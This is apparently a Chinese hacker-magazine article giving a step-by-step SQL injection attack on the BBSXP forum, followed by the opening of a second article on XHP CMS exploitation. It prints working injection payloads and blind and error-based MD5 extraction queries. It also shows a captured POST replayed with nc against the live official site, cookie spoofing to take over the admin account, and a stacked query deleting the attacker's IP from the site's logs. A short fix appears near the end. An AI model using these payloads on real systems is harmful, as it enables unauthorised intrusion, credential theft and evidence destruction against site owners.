if IsSqlDataBase=0 then '过滤片假名(日文字符)[\u30A0-\u30FF] by yuzi首创
fString=escape(fString)
fString=ReplaceText(fString,"%u30([A-F][0-F])","&#x30$1;")
fString=unescape(fString)
end if
HTMLEncode=fString
End Function
```

瞧！分号、破折号、空格及TAG空格、单引号及双引号等等全部注册在案，不过注入所用到的And、=、(、)、Select这些字符未被列入黑名单，还是有一线希望的！先用一个简单的语句进行测试！

打开本地的BBSXP6，点击面板中的“在线情况”（online.asp是可以匿名访问的），如图1所示，在右下角有一个查询框，其中有“用户”和“IP”两种查询条件，点右键查看此处的源代码。




图1 在线查询页面

```
<form action="Online.asp" method="POST">
<select name=Find>
<option value="UserName">查询用户</option>
<option value="IP">查询IP</option>
</select>
<input size="15" value="<%=Key%>" name="Key">
<input type="submit" value=" 确定 ">
</form>
```

这些代码提供了以下几点线索：

1、数据采用POST提交，接收数据ASP为Online.asp。
2、“Find”采用下拉选项提交方　式，有两个固定值：“UserName”和“IP”。
3、“Key”采取的是文本提交，值为文本框内输入字符。

和我在版主提权中的方法一样，更改“FIND”选项提交为文本提交，代码如下：

```
<form action="http://127.0.0.1/bbsxp6/Online.asp" method="POST">
<input size="35" value="" name="Find">
<input size="15" value="" name="Key">
<input type="submit" value=" 确定 ">
</form>
```

然后，保存为Html格式，打开后的界面如图2所示。




图2 本地保存为HTML后打开

在第一个文本框内输入如下测试语句：(1=1)and(2)，查询条件中输入2，然后点“确定”执行查询，返回的页面和初次打开时一样，显示在线用户。更改第一个文本框的内容为：(1=2)and(2)，提交后返回的页面是无在线用户，呵呵！1＝1查询方式成功！但问题也跟着来了，“HTMLEncode”过滤了空格，要想猜解数据库中的内容，就要用到“Select”语句，而字符之间的空格就成了一个大问题，如何隔开字符呢？想啊想啊……终于想起牛人们提到的一种方法，在SQL数据库环境内，可以用/**/代替空格，上面的代码加入空格后的表达式就是：(1=1)/**/and/**/(2)，将其中的1＝1改为注入语句，然后就可以根据返回的页面来判断猜解正确与否！比如，猜解管理员admin的id语句就是：

```
(0x610064006D0069006E00=(select/**/username/**/from/**/bbsxp_users/**/where/**/username=0x610064006D0069006E00/**/and/**/id/**/between/**/1/**/and/**/10)/**/and/**/2
```

其中的0x610064006D0069006E00是admin的16进制字符，此语句用于查询admin的id是否处于1至10之间，如是则会显示在线名单，否则显示在线为空！按照这样的返回页面，逐步缩小Between数值的范围，就可以查询到管理员admin的id值了。有了id(假设其值为12)，接下来就可以猜解其MD5了！语句如下：

```
(12=(select/**/id/**/from/**/bbsxp_users/**/where/**/id=12/**/and/**/ascii(substring(userpass,1,1))/**/between/**/48/**/and/**/57))/**/and/**/2
```

需要说明的是，BBSXP6的MD5是由数字和大写英文字母组成，数字的ASCII范围是48-57，大字母的范围是65-90，按照这种规律，分别替换“Between”后的数值为这两类，然后再逐步缩小“Between”之间的值，就可以猜出密码第一位的ASC值了。猜测第二位的方法就是更改“(userpass,1,1)”为“(userpass,2,1)”，按照第一位的猜解步骤，就能够猜出第二位的ASC值了，依次类推，只要有恒心，32位MD5值也是能够猜出来的！

看到这儿，心急的朋友可能要放弃了，这样的破解法，还不要努力N个小时才能完成！是啊！偶也感觉很累，于是就想到了另一种方法——“暴错”！在其中输入如下字符：

```
(1=(select/**/userpass/**/from/**/bbsxp_users/**/where/**/id=12))/**/and/**/2
```

因为userpass字段为字符型，而1为数值型，在SQL执行查询时，因两者类型不一，就会出现错误，而SQL太热情了，会把错误的原因也说出来，如图3所示，管理员admin的MD5就暴露在我们面前了！




图3 直接暴出admin的MD5值

二、实测官方BBSXP7

前面所测试的版本是BBSXP6，不知官方网站是否存在此漏洞？在其下方，偶看到的是这样的标志：“Powered by BBSXP 7.00 Alpha 1 SQL”。前两天还是“BBSXP6”，这么快就升级到“BBSXP7”了，真是快啊！在网站转了两圈也没找到BBSXP7的源码下载处，索性直接测试吧！和在本机的步骤一样，打开“**在线情况**”，修改其源代码，再将POST地址更改为：“http://bbs.yuzi.net/ViewOnline.asp”，先用“(1=1)/**/and/**/2”测试，返回的结果如图4所示。




图4 在官方网测试的时候提交语句却显示错误

来源错误！看来官方加入了来源地址验证，用本地HTM方式提交是行不通的，既如此，就采用抓包提交的方式！启动“WinSock Expert”，监听BBSXP论坛的“ViewOnline.asp”窗口，然后在“**在线查询**”页面下方的查询中输入数字“2”，点“确定”，抓到了如下POST数据：

```
POST /ViewOnline.asp HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/msword, application/vnd.ms-excel, application/x-shockwave-flash, */*
Referer: http://bbs.yuzi.net/ViewOnline.asp
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; SV1; .NET CLR 1.1.4322)
Host: bbs.yuzi.net
Content-Length: 19
Connection: Keep-Alive
Cache-Control: no-cache
Cookie:skins=Default;ASPSESSIONIDQAQSRRSR=GNDAFHFDNPGDIMNPANCCLOIO
Find=UserName&Key=2
```

将这些数据保存在“bbs.txt”中，修改其提交数据Find=UserName&Key=2为以下字符：Find=(1=1)/**/and/**/2&Key=2。并将“Content-Length”后的“19”更改为“28”，然后在CMD窗口中执行如下命令：

```
nc.exe -vv bbs.yuzi.net 80 <bbs.txt >bb.htm
```

当CMD窗口返回“<http> open”字样时，如图5所示，说明数据已经提交成功，打开NC目录中的“bb.htm”，其中所显示的记录和直接打开的BBSXP“在线情况”是一样的，嘎嘎嘎！官方站点也存在此漏洞！

接下来就用暴错的方式，暴出“yuzi”的MD5值，所提交的POST值如下：




图5 本地用NC提交修改后的抓包信息成功

```
Find=(1=(select/**/userpass/**/from/**/bbsxp_users/**/where/**/id=91500))/**/and/**/2&Key=2
```

91500是yuzi的id值，得到其ID，还要归功于BBSXP7新增的id显示。在提交之前，还要更改“Content-Length”的值为“91”。（注——提交字符长度的计算方法：将提交数据保存到一个新的文本文件内，然后查看其属性，其“大小”就是提交数据的字符数）。一切就绪，用NC提交，稍候打开bb.htm，如图6所示，瞧！yuzi的md5值被偶暴出来了！




图6 暴出官方的yuzi的MD5密码

为了方便新手的测试，偶用VB写了一个小程序，选择某用户的ID、用户名或邮箱名中的任一种就可暴出该用户的MD5值，运行的效果如图7所示！




图7 用VB编写的利用程序使用

有了MD5值，接下来就可以用“Cookies”欺骗来登陆论坛了，对于“Cookies”欺骗，偶比较习惯用桂林老兵的“MyBrowser”浏览器，用此打开bbsxp论坛，首先用一个普通账户登陆，注意，此处要选中“记住密码”，然后，修改“Cookies”中的“Userpass”和“UserName”为“yuzi”的MD5值及名称，如图8所示，再点“连接”刷新当前页面，如图9所示，瞧，现在偶已变身为yuzi了，呵呵，管理员！有很高的权限哟！




图8 在MyBrowser中修改Cookies




图9 欺骗成功以管理员身份登陆

接下来，偶带着满腹的疑问对版主提权漏洞进行了测试，采取“WinSock Expert”抓包，“NC”提交提权数据的方式，竟然登陆进了BBSXP后台，呵呵！BBSXP7中也存在版主提权漏洞。偶当时发现这个漏洞后，觉得此漏洞需版主以上权限才能运行，所以未通知Yuzi，而四月份的《黑客手册》当时正处于上市阶段，估计BBSXP官方还未注意到此漏洞，所以才让偶有机可乘了！本想着用数据库差异备份的方法再搞一个WEBSHELL，但未能成功，也就放弃了，毕竟偶是来测试，不是搞破坏的！呵呵！天色也不早了，先把Yuzi的密码更改回去，再用NC提交一段清除日志的语句，然后闪人！

```
ForumID=4&ThreadID=7010&IsDel=1&IsGOOD=1&IsLocked=1&menu=BatchSpecialTopic&SpecialTopic=';delete+from+BBSXP_Log+where+ipaddress='111.222.111.222'--&AimForumID=
```

三、修补方法

修改在线情况（Online.asp）中的BUG语句：“if Key<>empty then SqlFind=" where "&Find&"='"&Key&"' and eremite=0"”为：

if Key<>empty then SqlFind=" where '"&Find&"'='"&Key&"' and eremite=0"

在Find参数两端加入单引号！这样，就算提交来的Find参数中包含Select、And等语句，也是作为字符来处理，即使放其进入SQL内，也不会有所作为了！

注：本文仅供技术交流，请勿用于非法途径，否则后果自负！

（文章测试用到的软件WinSock Expert、MyBrowser、ASCII转换ASCII-zh器、NC以及作者自己写的BBXXP利用工具BBSXP6-7.exe，都已经收录在光盘中）

编辑点评：当初拿到这篇文章时，小编为之一震：BBSXP又出漏子啦！一看出漏子的版本还是7.0的，还以为作者搞错了，我记得才发布到6.0嘛！编完才知道，这个7.0是官方现在自己用的，还没发布出来，看来还没发布就被发现漏洞还真的比较郁闷，不过官方很快地对其修补为7.00 Beta 1版本，还算勤快；本文巧妙地利用一个单引号疏忽完成一次伟大的注射，十分精彩！获得管理员权限后就可以利用以前的办法来拿WebShell了！

XHPCMS漏洞新体验 逐步趋向WebShell

Iceskysl

从本文你可以学到：
1. 利用搜索引擎寻找目标
2. XHP CMS漏洞的利用
3. 一种获得WebShell的思路和方法

XHP CMS是由罗马尼亚的程序员开发的一个基于PHP+MYSQL构建的整站系统，其安装方便，功能丰富并且可以扩展，它包括Blog、相册、留言本、新闻等系列功能；应用很广泛，小到个人主页，大到企业网站；实现了模板和代码分离，很方便修改和维护，最重要的是它是开源的，这就给我们寻找其漏洞提供了方便，最近有人放出一个针对这个系统的EXP，拿来看了下，明白了漏洞的所在，现在做些测试。

一、寻找目标网站

这步大家都很熟悉的了，主要是用搜索引擎来搜索目标网站的关键字，这里我们用的关键字是：powered by XHP CMS，用Google搜了下，可以看到约有30,000项符合查询结果，如图1所示。

在上面搜到的结果中随便选取一个作为我们测试的目标吧，偶就选个香港的站做目标吧！http://XXX.ilinktech.com.hk/~simon/xhp_0_5/index.php

二、编译EXP进行利用

EXP是老外放出来的，用PHP语言写的，代码我修改了一下以更加符合国人看的习惯，然后在CMD下运行就能看到提示，大家可能很迷惑：PHP写的不都是脚本语言吗，要在PHP环境下运行的，怎么还能在CMD下运行呢？哈，其实PHP写的脚本在CMD下是可以运行的，具体方法是：首先安装PHP环境（这个有很多教程，我就

